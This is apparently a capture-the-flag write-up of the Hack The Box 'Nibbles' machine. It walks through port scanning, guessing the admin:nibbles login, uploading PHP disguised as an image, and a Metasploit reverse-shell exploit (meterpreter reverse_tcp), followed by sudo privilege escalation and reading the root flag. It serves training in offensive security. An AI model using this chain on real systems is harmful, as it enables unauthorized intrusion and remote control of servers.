Nibbles

10.10.10.75

Network Setup

- Connected to HTB OpenVPN Server via OVPN file

Found Vulnerabilities

- Weak Credentials which falls under OWASP Weak authentication & Session Management
- File Upload Vulnerability – Uploads test.php.jpg file


Exploits/Payloads Used

- Metasploit - nibbleblog_file_upload Module


Key Findings

- **Server:** Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
- **Open Ports:** 22,80
- **Web Server:** Apache/2.4.18
- **OS:** Ubuntu
- **Server Language:** PHP
- **Credentials:** admin:nibbles


Write-Ups & Screenshots



```
komal@kali:~$ curl -I 10.10.10.75
HTTP/1.1 200 OK
Date: Wed, 07 Feb 2018 22:17:53 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Thu, 28 Dec 2017 20:19:50 GMT
ETag: "5d-5616c3cf7fa77"
Accept-Ranges: bytes
Content-Length: 93
Vary: Accept-Encoding
Content-Type: text/html
```



```
komal@kali:~$ sudo nmap 10.10.10.75 -p0-1023

Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-07 17:18 EST
Nmap scan report for 10.10.10.75
Host is up (0.049s latency).
Not shown: 1022 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 2.03 seconds
```




```
<b>Hello world!</b>















<!-- /nibbleblog/ directory. Nothing interesting here! -->

```

>> Using Burpsuite, it was found that when making a request


http://10.10.10.75/nibbleblog/admin.php


GET /nibbleblog/admin/js/system.php HTTP/1.1



```
====== Nibbleblog ======
Version: v4.0.3
Codename: Coffee
Release date: 2014-04-01

Site: http://www.nibbleblog.com
Blog: http://blog.nibbleblog.com
Help & Support: http://forum.nibbleblog.com
Documentation: http://docs.nibbleblog.com

===== Social =====
* Twitter: http://twitter.com/nibbleblog
* Facebook: http://www.facebook.com/nibbleblog
* Google+: http://google.com/+nibbleblog

===== System Requirements =====
* PHP v5.2 or higher
* PHP module - DOM
* PHP module - SimpleXML
* PHP module - GD
* Directory â€œcontentâ€□ writable by Apache/PHP

Optionals requirements

* PHP module - Mcrypt
```


>> Random password guessing for login credentials at http://10.10.10.75/nibbleblog/admin.php is admin:nibbles






>> Here I was successfully able to upload the php script within a test.php.jpg file


>> Using searchsploit I found the exploit module that exploit file upload vulnerability




```
msf exploit(nibbleblog_file_upload) > show options

Module options (exploit/multi/http/nibbleblog_file_upload):

   Name       Current Setting       Required  Description
   ----       ---------------       --------  -----------
   PASSWORD   nibbles               yes       The password to authenticate with
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      10.10.10.75           yes       The target address
   RPORT      80                    yes       The target port (TCP)
   SSL        false                 no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /nibbleblog/admin.php yes       The base path to the web application
   USERNAME   admin                 yes       The username to authenticate with
   VHOST                            no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.67      yes       The listen address
   LPORT  6767             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Nibbleblog 4.0.3


msf exploit(nibbleblog_file_upload) > 
```




```
msf exploit(nibbleblog_file_upload) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(nibbleblog_file_upload) > exploiy
[-] Unknown command: exploiy.
msf exploit(nibbleblog_file_upload) > exploit

[*] Started reverse TCP handler on 10.10.15.124:4568
[*] Sending stage (37514 bytes) to 10.10.10.75
[*] Meterpreter session 2 opened (10.10.15.124:4568 -> 10.10.10.75:58782) at 2018-02-09 10:16:35 -0500
[+] Deleted image.php

meterpreter >
```



```
$ sudo -l
sudo: unable to resolve host Nibbles: Connection timed out
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
$
```



```
$ sudo -u root ./monitor.sh
sudo: unable to resolve host Nibbles: Connection timed out
'unknown': I need something more specific.
/home/nibbler/personal/stuff/monitor.sh: 28: /home/nibbler/personal/stuff/monitor.sh: [[: not found
/home/nibbler/personal/stuff/monitor.sh: 38: /home/nibbler/personal/stuff/monitor.sh: [[: not found
/home/nibbler/personal/stuff/monitor.sh: 45: /home/nibbler/personal/stuff/monitor.sh: [[: not found
$
```



```
$ sudo -u root ./monitor.sh | cat /root/root.txt >> /tmp/foo3.txt
cat: /root/root.txt: Permission denied
sudo: unable to resolve host Nibbles: Connection timed out
'unknown': I need something more specific.
/home/nibbler/personal/stuff/monitor.sh: 28: /home/nibbler/personal/stuff/monitor.sh: [[: not found
/home/nibbler/personal/stuff/monitor.sh: 38: /home/nibbler/personal/stuff/monitor.sh: [[: not found
/home/nibbler/personal/stuff/monitor.sh: 45: /home/nibbler/personal/stuff/monitor.sh: [[: not found
$ cd /tmp
$ ls
foo2.txt
foo3.txt
systemd-private-2f59799725164b94b070a8a2f72603b3-systemd-timesyncd.service-1fjjbR
vmware-root
$ cat foo3.txt
b6d745c0dfb6457c55591efc898ef88c
$
```